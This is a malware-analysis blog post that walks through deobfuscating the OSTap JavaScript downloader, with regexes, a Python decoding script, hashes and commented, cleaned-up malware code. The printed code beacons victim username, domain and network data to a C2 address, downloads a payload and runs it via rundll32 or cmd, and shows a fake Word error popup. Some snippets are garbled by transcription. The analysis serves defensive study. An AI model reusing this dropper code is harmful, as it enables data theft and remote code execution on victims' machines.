
# From the archive #1: OSTap downloader deobfuscation and analysis

malfind.com/index.php/2021/11/24/from-the-archive-1-ostap-dropper-deobfuscation-and-analysis/

In this article, I deobfuscate and analyze a quite old but very interesting OSTAP JavaScript downloader. I show the deobfuscation methodology, as well as discuss the capabilities of the malware code. In addition to standard downloader features, this malware has one very interesting capability that I will not spoil here, you can read about it at the end of this post.



```
//it connects to C2 channel sending encoded filename to download, user information (username, domain,
computername and information about network adapters
//it downloads final payload from C2 and saves it as .sep file in TEMP folder, it also saves itself as
.rad file in temp folder
//it relaunches itself from temp folder
C2_full_url_random = C2_full_url + '' + "&" + Math[floor]((Math[random]() * (40000)) + 1) + Math[floor]
    ((Math[random]() * (10000)) + 1);
// Final C2 url: https://45.138.72.155/1/1.php?h=m25&j=<encoded_filename>&l=<user_information +
network_info>&<randomnumber>
ServerXMLHTTP[setOption](3, MSXML);
ServerXMLHTTP[open](GET, C2_full_url_random, false);
random_number = Math[floor]((Math[random]() * 3) + 1);
ServerXMLHTTP[setRequestHeader]("User-Agent, Mozilla / 5.0(Windows NT 6."+ random_number + "; Win64;
    x64; Trident / 7.0; rv: 11.0) like Gecko");
```

## File info

**MD5**: 36254b3f04e27e6ecb138eb4dfe0675b
**SHA-1**: 9579d3ae2f840e987493e4484bc611323d69f66a
**SHA-256**: 8187c859f6667e0d58ecda5f89d64e64a53d1ffa72943704700f976b197e6b74
**Filename**: List1.jse
**VirusTotal**:
https://www.virustotal.com/gui/file/8187c859f6667e0d58ecda5f89d64e64a53d1ffa72943704700f976b197e6b74/details

OSTap is a malware downloader used to download different families of malware. It has also a simple capability to spread via attached drives and is also a data destructor (I will explain this part later in the capabilities review).

## Deobfuscation

## First impressions


File List1.jse is a one-line javascript dropper containing a little short of 350 000 characters. First of all, we need to beautify the code to make anything out of it. After double beautification with the Sublime plugin, it has  9202 lines of code.

It consists mostly of variable declarations and a lot of functions that look very similar to each other. As it will turn out, many of these variables are just for obfuscation and are not used anywhere in the code. We will leave them for now, because we don't know yet if they won't be important after deobfuscation the rest of the code. Functions play a vital role in obfuscation so we will focus on them.

## Where to start

One of the most important (and hard) things to do when approaching the deobfuscation of a malicious file is deciding where to start. Trying to figure out the meaning of 10 000 lines of obfuscated code can be a daunting task, and choosing a good place to begin can mean a difference between gaining and losing a lot of time.


As already mentioned, code consists mostly of variable declarations, as well as many functions. Variable declarations are not interesting right now, as most of them are not used anywhere in the code yet. The reoccurring function is a good place to start but is hard to grasp right now what is it doing. There are two functions at the beginning of the file, that is used in every function later in the code, namely: nSjWorb() and nSjWorbEx(). nsjWorbEx() is only returning zero so it is not that interesting, but nSjWorb() seems more plausible as a good place to start. A first-level function (that means a function that doesn't use any other user-defined functions in its body) that is used multiple times within obfuscated code is always a good place to start. Let's take a look.



```
function nSjWorb(skhkbrea, jsjtTh) {
    try { ufvbooks_4(skhkbrea); } catch (cv) {
        if (jsjtTh != 'f') { return 1; } else {
            ioatloi = this[Ried_b][
                [Tinber = jsjtTh + Vikedfc]
            ](skhkbrea);
            try { return Dikrt(jsjtTh); } catch (l) { return ioatloi; };
        }
        return nSjWorbEx;
    }
};
```

First of all this function takes two arguments (skhkbrea, jsjtTh). It has a try-catch clause but it will always fail as function ufvbooks_4 is not declared anywhere in the code. So we can focus on the catch part.

There is an if condition that basically exits function if the second argument doesn't equal 'f'. Main code of the function is therefore in the else statement. There is really only one line of code here that matters and it is the one that starts with ioatloi variable declaration.



```
            ioatloi = this[Ried_b][[Tinber = jsjtTh + Vikedfc]](skhkbrea);
```

It uses 2 variables that are declared earlier in the code and a 2nd parameter of the function (jsjtTh) that we already know must equal 'f'.

```
Ried_b = (Dikrt + 'String')['slice'](('-' + (('      ').length)) * 1);
```

Ried_b is declared earlier as this pretty complicated piece of code, that basically resolves to a string “String”. It takes a Dikrt variable (that resolves to “Object” but is not really important here and is used only for obfuscation), concatenates it with a word “String” (resulting in “ObjectString”), and then uses javascript function slice to cut it by the length of 6 spaces with a sign “-” appended to the front. Because of javascript dynamic typing, this string “-6” can actually also be interpreted as an integer in the context of slice function, so it slices the last 6 characters of “ObjectString” string leaving us with only “String”. This is the kind of javascript trickery that makes this language perfect for obfuscation.So we established that Ried_b = “String” and jsjtTh must equal ‘f’. That leaves us with the last variable of Vikedfc that is declared pretty straightforward higher in the code

```
Ried_b = (Dikrt + 'String')['slice'](('-' + (('      ').length)) * 1);
```

This allows us already to decode this one important piece of code in our function as

```
            ioatloi = this["String"][['f' + 'rom' + 'CharCode']](skhkbrea);
```

where skhkbrea is a 1st argument of our function. *FromCharcode* is a typical javascript function that takes an ascii character number as an argument and returns a character corresponding to this number. It is commonly used by obfuscators to hide a true script code. The bracket notation used here is an alternative javascript notation for accessing object properties, including built-in functions. It is also intensively used by almost every obfuscator, as it allows to pass variables and do lots of strange javascript transformations within the brackets.

The last part of the code is another try-catch clause that will always fail and this leaves us with only a return statement.


In the end, this function nSjWorb()  could be shortened to the following format:

```
function nSjWorb(charcode, this_must_be_char_f) {
    if (this_must_be_char_f != 'f') { return 1; }
    else{
        result = this["String"][this_must_be_char_f + "romcharcode"](charcode);
        return result;
    }
};
```

It is basically an obfuscated wrapper around *fromcharcode* function, that takes a charcode number and the second argument that must always be ‘f’ and then returns a result of *fromcharcode* function.

## Deobfuscating original code

So now that we know what *nSjWorb* function is doing, let’s take a look at the rest of the code. It is a concatenation of multiple functions that are very similar to each other.



```
(function(pqutheys3) {
    pqutheys3[Tvif_rt] = 3;
    pqutheys3[Tvif_rt - 6] = 35;
    return nSjWorb(nSjWorbEx() + (pqutheys3[60] - pqutheys3[Tvif_rt]), (function(pvuyo4) {
        pvuyo4[Tvif_rt] = 1;
        pvuyo4[Tvif_rt - 6] = 103;
        return nSjWorb(nSjWorbEx() + (pvuyo4[60] - pvuyo4[Tvif_rt]), 'f');
    })(Dikrt, false));
})(Dikrt, 1057, 'daughter92', 'when24')
```

This anonymous, self-invoking function is taking 1 argument pqutheys3. You can see (in the last parenthesis) that 4 arguments are actually passed to this function. It will take only the first of them and ignore the rest. It is also another example of how different properties of JavaScript language can be used for obfuscation.

Passed argument Dikrt is earlier declared as an empty array []. We can see that two values (3 and 35) are assigned to this array at index of [Tvif_rt] and [Tvif_rt – 6]. Tvif_rt is earlier in the code declared as integer 66 so the correct indexes will be 66 and 60. This function simply returns a value returned by function *nSjWorb* that we analyzed earlier and figured out that this is simply a fromcharcode function wrapper. It passes 2 arguments to nSjWorb function. The first one is a difference between the second and first value assigned to the table plus the result of function nSjWorbEx that is declared earlier in the code and simply returns 0 (we didn't analyze it because it is really straightforward). As a second argument, it passes a result of another very similar anonymous function. In this function value 103 – 1 + 0 is passed to *nSjWorb* and 'f' as a second argument. If you remember from previous analysis, the second parameter of this function must always equal 'f', and then it will return a character that equals the charcode passed as a first argument. It turns out that 103 – 1 = 102 indeed equals character 'f' in ASCII table. So the entire second function will result in 'f' that is passed as a second argument to the first function – which is logical and done purely for obfuscation. Following the same logic, we know that the first function will equal the character corresponding to the difference of two numbers passed to this function. In this case, this will be 35 – 3 = 32 which equals a single space in ASCII.

So what is really important in all of these functions are only two first numbers passed to the array (3 and 35 in this case) as their difference will determine decoded ASCII character that will be a part of the original OSTAP code.

Now that we know how these function are used we can simplify entire document by replacing them with simpler terms. I used following regular expression to replace entire second function with simple character 'f' everywhere in the text:

```
\(function\(pvuyo4\) {\s*pvuyo4\[Tvif_rt\] = 1;\s*pvuyo4\[Tvif_rt - 6\] =
103;\s*return nSjWorb\(nSjWorbEx\(\) \+ \(pvuyo4\[60\] - pvuyo4\[Tvif_rt\]\),
'f'\);\s*}\)\(Dikrt, false\)
```


Later I used another regular expression to replace all similar functions with the simplified form *fromcharcode()*:

```
\(function\([a-z0-9]*\) {\s*[a-z0-9]*\[Tvif_rt\]\s?=\s?(\d+);\s*[a-z0-9]*\[Tvif_rt -
6\]\s?=\s?(\d+);\s*return nSjWorb\(nSjWorbEx\(\) \+ \([a-z0-9]*\[60\] - [a-z0-9]*\
[Tvif_rt\]\), 'f'\);\s*}\)\(Dikrt(,.[a-z0-9', ]*)?\)
```

and replaced it with:


```
fromcharcode(\2 - \1)
```

This allows to reduce the number of lines in the code to a little over 400 and makes a code a little bit more clear. It is now obvious that the real javascript code has been replaced with character numbers. The output of our actions so far looks like this:



```
var msdgnmyself75=msdgnwords18[fromcharcode(71 - 4) + fromcharcode(117 - 3) + fromcharcode(104 - 3) + fromcharcode(98 - 1) + fromcharcode(117 - 1) + fromcharcode(
    101 - 0) + fromcharcode(80 - 1) + fromcharcode(98 - 0) + fromcharcode(106 - 0) + fromcharcode(103 - 2) + fromcharcode(101 - 2) + fromcharcode(120 - 4)](
    fromcharcode(88 - 1) + fromcharcode(84 - 1) + fromcharcode(102 - 3) + fromcharcode(116 - 2) + fromcharcode(107 - 2) + fromcharcode(112 - 0) + fromcharcode(118 -
     2) + fromcharcode(48 - 2) + fromcharcode(85 - 2) + fromcharcode(104 - 0) + fromcharcode(105 - 4) + fromcharcode(108 - 0) + fromcharcode(108 - 0));
try {
    if ((msdgngrew20[fromcharcode(117 - 1) + fromcharcode(114 - 3) + fromcharcode(80 - 4) + fromcharcode(115 - 4) + fromcharcode(123 - 4) + fromcharcode(102 - 1) +
        fromcharcode(117 - 3) + fromcharcode(68 - 1) + fromcharcode(100 - 3) + fromcharcode(118 - 3) + fromcharcode(104 - 3)]()[fromcharcode(106 - 1) + fromcharcode
        (114 - 4) + fromcharcode(101 - 1) + fromcharcode(105 - 4) + fromcharcode(124 - 4) + fromcharcode(81 - 2) + fromcharcode(104 - 2)](msdgnneighboring59 +
        fromcharcode(119 - 3) + fromcharcode(102 - 1) + fromcharcode(111 - 2) + fromcharcode(115 - 3) + msdgnneighboring59) == -1) && (msdgngrew20[fromcharcode(117
        - 1) + fromcharcode(114 - 3) + fromcharcode(80 - 4) + fromcharcode(115 - 4) + fromcharcode(123 - 4) + fromcharcode(102 - 1) + fromcharcode(117 - 3) +
        fromcharcode(68 - 1) + fromcharcode(100 - 3) + fromcharcode(118 - 3) + fromcharcode(104 - 3)]()[fromcharcode(106 - 1) + fromcharcode(114 - 4) + fromcharcode
        (101 - 1) + fromcharcode(105 - 4) + fromcharcode(124 - 4) + fromcharcode(81 - 2) + fromcharcode(104 - 2)](msdgnneighboring59 + fromcharcode(117 - 2) +
        fromcharcode(118 - 2) + fromcharcode(98 - 1) + fromcharcode(117 - 3) + fromcharcode(120 - 4) + fromcharcode(121 - 4) + fromcharcode(112 - 0) +
        msdgnneighboring59) == -1)) {
        if (msdgnwith67) {
            msdgnmyself75[fromcharcode(84 - 4) + fromcharcode(115 - 4) + fromcharcode(114 - 2) + fromcharcode(121 - 4) + fromcharcode(116 - 4)](unescape(msdgnover82
                ), 16, unescape(msdgnburdensgive65), 0);
        }
    }
```

Now we need to find an easy way to transform this code into a readable format. We will use python for that.




```python
import os, sys, re
if len(sys.argv) > 1:
    file = open(sys.argv[1], 'r')
else:
    file = sys.stdin

lines = file.readlines()
for line in lines:

    word_pattern = re.compile("(fromcharcode\(\d+) - (\d+)\)( \+ )?){1,}")
    charcode_pattern = re.compile("fromcharcode\((\d+) - (\d+)\)")
    words = re.finditer(word_pattern,line)

    for word in words:
        chars = []
        charcodes = re.findall(charcode_pattern,word.group(0))
        for char in charcodes:
            chars.append(chr(int(char[0]) - int(char[1])))
        output = ''.join(chars)
        line = line.replace(word.group(0),output)
    print line
```

This simple python code will allow us to finally convert the code into a format that is easier to understand. This is part of the output of a python script:


```
var msdgnpublished74 = https: //45.138.72.155/1/1.php;
var msdgnrather80 = msdgnMarch93 + msdgnneighboring59 + msdgnpair10 + .red;
var msdgnthreat52 = msdgnMarch93 + msdgnneighboring59 + msdgnpair10 + .sep;
var msdgnAlcotts51 = new msdgnnever7(Microsoft.XMLDOM);
var msdgnfirst83 = msdgnAlcotts51[createElement](base64);
var msdgnmuchbut4 = new msdgnnever7(ADODB.Stream);
var msdgnwhile63 = new msdgnnever7(MSXML2.ServerXMLHTTP);
var msdgnshall33 = ? h = m25 & j = msdgnpair10 + & l = escape(msdgnbecause45 + msdgnwake86);
```


Code is still a little bit messy with a lot of unused variables and randomized variable naming conventions, but important things are already visible like for example C2 server address.

## Cleanup

The last part of deobfuscation is a proper cleanup of the code. It can be done automatically (for example with python), manually, or by mixing both methods. Using only automatic scripts might lead to messing with code logic and even accidentally obfuscating or destroying parts of the code. This is because parsing even deobfuscated javascript is not a simple task. On the other hand, manually cleaning even a few hundred lines of code might be quite time-consuming. So in my experience, it is best to use both methods for best results.

Firstly we want to finally remove all junk, unused variables. This can be easily done with python or manually. Just check which variables are not used anywhere in the code and remove them. This will reduce the number of lines of code by a fair amount. Now we need to clean up some important variables, replace some of them with their values for visibility while renaming others. This is best done manually as a decision to replace or rename the variable is always based on the context. For example, if one variable is a concatenation of a few others it is best to just replace those variables with one renamed variable for clarity. In case when the variable value is quite long and used multiple times in the code, it is better to just rename it for clarity. This can also be done automatically if time is important (it usually is) but it will never be as good as when done manually.

After cleaning up the code it is really quite clean and easy to understand.



```
//it performs operations depending on argument passed by C2 in Content-Disposition header
if (this[WScript][Arguments][Length]) {
    if (this[WScript][Arguments](0) == 2) {
        //copy downloaded file to .js file if argument equals 2
        try {
            FileSystemObject[CopyFile](sep_filepath, js_filepath, true);
        } catch (0) {}
        break;
    }
    if (this[WScript][Arguments](0) == 1) {
        //runs downloaded file with rundll32 and executes InitLibrary export if argument equals 1
        try {
            Shell_Application[ShellExecute](rundll32,sep_filepath + ",InitLibrary", '', open, 1);
        } catch (0) {
            Shell_Application[ShellExecute](cmd, "/U /C rundll32 " + sep_filepath +  ",InitLibrary", '',
                open, 0);
        }
    }
    if (this[WScript][Arguments](0) == '0') {
        //executes downloaded directly file if argument equals 0
        try {
            Shell_Application[ShellExecute](sep_filepath, random_number, '', open, 1);
        } catch (0) {
            Shell_Application[ShellExecute](cmd, "/U /C" + sep_filepath, '', open, 0);
```


It is also nice to add some comments for clarity as per the picture above. It will allow everyone to understand a code better, and also for you if you will go back to the code after some time.

## Analysis

So after we deobfuscated the code, we can analyze what it does. As mentioned earlier, OSTAP is a malware dropper so it connects to a C2 server to download other malware. But it also has a few other interesting capabilities which I will list here.

## Displaying fake error message

When the script is launched from any other location than a startup or temp folder it will display a fake error message: "MS Word – User – defined type not defined". The purpose is likely to discourage analysis.




```
//Display MS Word fake error message
try {
    if ((this[WScript][ScriptFullName][toLowerCase]()[indexOf]("\\temp\\") == -1) && (this[WScript][ScriptFullName][
        toLowerCase]()[indexOf]("\\startup\\") == -1)) {
        if (true) {
            this[WScript][CreateObject](WScript.Shell)[Popup](unescape("User - defined type not defined"), 16, unescape
                ("MS Word"), 0);
        }
    }
} catch (0) {}
```

## Gathering information


Before connecting to a C2 server, OSTAP collects some information about the system it was launched in.

Firstly it enumerates computer name, username, and domain name. This info is later sent to the C2 server.



